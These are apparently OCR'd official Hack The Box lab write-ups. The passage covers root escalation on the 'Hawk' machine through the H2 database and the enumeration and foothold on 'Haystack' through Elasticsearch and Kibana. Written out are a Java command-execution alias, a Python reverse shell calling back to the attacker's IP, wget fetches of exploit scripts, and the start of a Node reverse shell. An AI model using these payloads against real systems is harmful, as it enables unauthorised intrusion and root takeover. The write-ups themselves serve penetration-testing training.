tcp6       0      0 ::1:8082                ::1:34588               TIME_WAIT   -
udp        0      0 0.0.0.0:59285           0.0.0.0:*                           -
udp    43008      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:161             0.0.0.0:*                           -
udp6       0      0 ::1:161                 :::*                                -
www-data@hawk:/$
www-data@hawk:/$ curl -g -6 "http://[::1]:8082"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<!--
Copyright 2004-2014 H2 Group. Multiple-Licensed under the MPL 2.0,
and the EPL 1.0 (http://h2database.com/html/license.html).
Initial Developer: H2 Group
-->
<html><head>
    <meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
    <title>H2 Console</title>
    <link rel="stylesheet" type="text/css" href="stylesheet.css" />
<script type="text/javascript">
location.href = 'login.jsp?jsessionid=0ef66ffedc5e72b16d413a2185438756';
</script>
</head>
<body style="margin: 20px;">

<h1>Welcome to H2</h1>
<h2>No Javascript</h2>
If you are not automatically redirected to the login page, then
Javascript is currently disabled or your browser does not support Javascript.
For this application to work, Javascript is essential.
Please enable Javascript now, or use another web browser that supports it.
```

“ps aux | grep h2” reveals that the version of h2 is 1.4.196, and it is running as root.


```
www-data@hawk:/$ ps aux | grep h2
root        822  0.0  0.0   4628   820 ?        Ss   Nov26   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root        823  0.0  4.9 2341584 49104 ?       Sl   Nov26   2:09 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
www-data  25337  0.0  0.1  11464  1012 pts/1    S+   22:51   0:00 grep h2
```

Privilege Escalation

H2 (DBMS) Manual Exploitation

A Google search for “h2 database shell” returns a blog post by Matheus Bernandes in which he outlines his discovery that the H2 Database CREATE ALIAS function can be used to call Java code.

https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html



Using the credentials daniel:drupal4hawk, an SSH tunnel is created to allow access to the H2 database console.


```
root@kali:~/hackthebox/hawk# ssh -L 127.0.0.1:9002:127.0.0.1:8082 daniel@10.10.10.102
The authenticity of host '10.10.10.102 (10.10.10.102)' can't be established.
ECDSA key fingerprint is SHA256:ApgoV2acarN6BgPWgNLAt+2Hx2sO1pDqmhmetmW6pvk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.102' (ECDSA) to the list of known hosts.
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

netstat confirms that 127.0.0.1:9002 is open and this H2 database console is now accessible.

```
root@kali:~/hackthebox/hawk# netstat -auntp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9002          0.0.0.0:*               LISTEN      14884/ssh
tcp        0      0 10.10.14.18:36270       10.10.10.102:22         ESTABLISHED 14884/ssh
tcp        0      0 10.10.14.18:443         10.10.10.102:42344      ESTABLISHED 4868/nc
tcp        0      0 10.10.14.18:43960       10.10.10.102:80         ESTABLISHED 2994/firefox-esr
tcp        0      0 10.10.14.18:443         10.10.10.102:42342      ESTABLISHED 4557/nc
udp        0      0 0.0.0.0:47831           0.0.0.0:*                           2732/openvpn
udp        0      0 0.0.0.0:68              0.0.0.0:*                           597/dhclient
root@kali:~/hackthebox/hawk#
```

After inputting a new database name (i.e. aewfadtgf as below), the connection succeeds with a default username of “sa” and no password, and it is now possible to access the console .



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Using Matheus Bernandes's example, it is confirmed that the database is operating in the context of root.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelim
iter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('id')
```

The file exec.py is created with the python reverse shell one-liner below, and made executable.

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("10.10.14.18",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

The script is run and a reverse shell running as root is received.




```
root@kali:~/hackthebox/hawk# nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.102] 46624
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

H2 (DBMS) Exploit Scripts

Matheus Bernandes has also created a script to automate the exploitation of H2, which works well.

```
www-data@hawk:/tmp$ wget http://10.10.14.18/44422.py
--2018-11-28 23:27:37--  http://10.10.14.18/44422.py
Connecting to 10.10.14.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3276 (3.2K) [text/plain]
Saving to: '44422.py'

44422.py            100%[===================>]   3.20K  --.-KB/s    in 0s

2018-11-28 23:27:37 (17.7 MB/s) - '44422.py' saved [3276/3276]

www-data@hawk:/tmp$
www-data@hawk:/tmp$ python3 44422.py -H 127.0.0.1:8082 -d jdbc:h2:~/wzwrqewp
cmdline@ id
uid=0(root) gid=0(root) groups=0(root)

cmdline@
```

Querying searchsploit for “h2 1.4.196”, reveals another H2 exploit script created by h4ckNinja, based on the Matheus’s exploit. This script also works well.

```
root@kali:~/hackthebox/hawk# searchsploit h2 1.4.196
---------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                             |  Path
                                                                                                                                           | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------------------------------
H2 Database 1.4.196 - Remote Code Execution                                                                                                | exploits/java/webapps/45506.py
---------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Result
root@kali:~/hackthebox/hawk# searchsploit 45506 -m
  Exploit: H2 Database 1.4.196 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/45506/
     Path: /usr/share/exploitdb/exploits/java/webapps/45506.py
File Type: Python script, UTF-8 Unicode text executable, with CRLF line terminators

Copied to: /root/hackthebox/hawk/45506.py
```

```
www-data@hawk:/tmp$ python3 45506.py
usage: 45506.py [-h] -H 127.0.0.1:8082 [-d jdbc:h2:~/emptydb-NDYFI]
45506.py: error: the following arguments are required: -H/--host
www-data@hawk:/tmp$
www-data@hawk:/tmp$ python3 45506.py -H 127.0.0.1:8082 -d jdbc:h2:~/htb-hawk
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ id
uid=0(root) gid=0(root) groups=0(root)

h2-shell$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
for cipher in $(cat cipher.lst); do
      for length in $(ls | grep "^[0-9]\?[0-9]\?[0-9]\?$"); do
            openssl enc $cipher -e -in $length -out $length$cipher.enc -k
PleaseSubscribe
      done
done
```

encrypt.sh

```
-aes-256-cbc
-aes-128-cbc
-aes-256-ecb
-aes-128-cbc
-aes-256-ofb
-aes-128-ofb
-rc4
-rc4-cbc
-aria-128-cbc
-des
```

cipher.lst

```
for i in $(seq 0 8 176); do python -c "print 'A'*$i" > $i; done
```

create plaintexts

Hack The Box

PEN-TESTING LABS

Haystack

20th October 2019 / Document No D19.100.45

Prepared By: MinatoTW

Machine Author: Joydragon

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Haystack is an Easy difficulty Linux box running the ELK stack (Elasticsearch, Logstash and Kibana). The elasticsearch DB is found to contain many entries, among which are base64 encoded credentials, which can be used for SSH. The kibana server running on localhost is found vulnerable to file inclusion, leading to code execution. The kibana user has access to the Logstash configuration which is set to execute files as root based on a certain filter.

Skills Required

- Enumeration

Skills Learned

- Elasticsearch enumeration
- Kibana File inclusion
- Logstash plugins and filters

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.115 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.115
```

```
nmap -p$ports -sC -sV 10.10.10.115

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 10:14 PDT
Nmap scan report for 10.10.10.115
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```


We find SSH open on port 22 along with Nginx servers on port 80 and 9200. Browsing to port 80 we just find an image of a needle.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ElasticSearch


A quick google search reveals that port 9200 is the default port for Elasticsearch. Navigating to port 9200 in the browser we receive a JSON response with the cluster name as “elasticsearch”. This hints that the server is indeed running elasticsearch. Data in Elasticsearch is stored in the form of “indices”. It is similar to a database in any Relational DBMS server. To list all indexes present in the DB the _cat API can be used.

```
http://10.10.10.115:9200/_cat/indices?v
```




As seen above, there are three indexes, quotes, bank and .kibana (default). The _search API can be used to list the entries present in a DB. For example, to list entries in the quotes DB.

```
http://10.10.10.115:9200/quotes/_search
```




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

By default, the _search API returns just 10 entries. To find out the number of entries present use the _count API.



We see that there are 253 entries in the quotes index. The size parameter can be used to specify the number of entries to return.

```
http://10.10.10.115:9200/quotes/_search?size=253
```



We can see that the total number of hits returned are 253. To display all the entries we can use curl. The output would contain JSON data with the quotes, in order to extract only the quotes we'll format our output using jq.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's extract the quote from the first entry using jq.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq

{
  "took": 17,
  "timed_out": false,
  "_shards": {
    "total": 5,
    "successful": 5,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 253,
    "max_score": 1,
    "hits": [
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "14",
        "_score": 1,
        "_source": {
          "quote": "En América se desarrollaron importantes civ<SNIP>"
        }
      }
    ]
  }
}
```

As we can see, the "quote" field is nested within the "hits" array which is in turn nested within the "hits" object. In order to select a field with jq the ".name" notation can be used.

The command below would extract the "hits" field out of the output above.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq .hits
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Similarly, to extract the next hits array we can issue:

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits'

[
  {
    "_index": "quotes",
    "_type": "quote",
    "_id": "14",
    "_score": 1,
    "_source": {
      "quote": "En América se desarrollaron importantes<SNIP>"
    }
  }
]
```

To specify an array the "[]" filter should be used. This will return all elements in the array.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits | .[]'

{
  "_index": "quotes",
  "_type": "quote",
  "_id": "14",
  "_score": 1,
  "_source": {
    "quote": "En América se desarrollaron importantes civilizaci<SNIP>"
  }
}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

The quote is present in the "_source" field. We can now use "._source.quote" filter to access it directly.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits | .[] | ._source.quote'

"En América se desarrollaron importantes civilizaciones"
<SNIP>
```

We were able to extract the quote string using the jq filters. Now the size can be set to 253 and all quotes can be displayed.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=253' | jq '.hits.hits | .[] |
._source.quote' > /tmp/quotes
```

All the quotes present in the output are in Spanish. Manually looking through them we'll find these two uncommon sentences.

```
Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg
Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk=
```

They contain two base64 encoded strings which decode to:

```
echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d

pass: spanish.is.key

echo dXNlcjogc2VjdXJpdHkg | base64 -d

user: security
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

It says the username is security and the password is “spanish.is.key”. Trying to login with the credentials found above lets us in.

```
ssh security@10.10.10.115
security@10.10.10.115's password: <spanish.is.key>
Last login: Tue Oct 22 08:19:21 2019 from 10.10.14.7
[security@haystack ~]$ id
uid=1000(security) gid=1000(security) groups=1000(security)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement


Looking at the ports open on localhost we find port 5601 to be open.

```
[security@haystack ~]$ ss -4 -l -n

Netid  State      Recv-Q Send-Q     Local Address:Port

udp    UNCONN     0      0          127.0.0.1:323
tcp    LISTEN     0      128        *:80
tcp    LISTEN     0      128        *:9200
tcp    LISTEN     0      128        *:22
tcp    LISTEN     0      128        127.0.0.1:5601
```


The command “ss” is used as netstat isn’t available. The -4 flag is used to specify IPv4, the -l flag shows only listening ports and the -n flag is used to display port numbers. This shows that a service is listening on port 5601, which is used by Kibana. This port can be forwarded using SSH.

```
ssh -L 5601:127.0.0.1:5601 security@10.10.10.115 -N
```

The command above forwards all connections from 5601 on our box to port 5601 on haystack. Browsing to port 5601 using the browser shows that it does indeed host a Kibana server.



Kibana is a data visualization UI used with Elasticsearch. It helps in displaying the data from Elasticsearch in the form of graphs, charts, etc. To find the version, the /api/status API can be called.



The version number of the Kibana server is found to be “6.4.2”.

Searching about vulnerabilities in this version we come across CVE-2018-17246. There’s a file inclusion vulnerability in kibana versions before 6.4.3. A write-up on the exploitation can be found here. According to it, the /api/console/api_server endpoint is vulnerable to LFI.

First, we need to create a .js file containing a node reverse shell such that it gets executed on inclusion. Create a file at /tmp/shell.js with the contents:

```
(function(){
	var net = require("net"),
	cp = require("child_process"),
	sh = cp.spawn("/bin/sh", []);
	var client = new net.Socket();
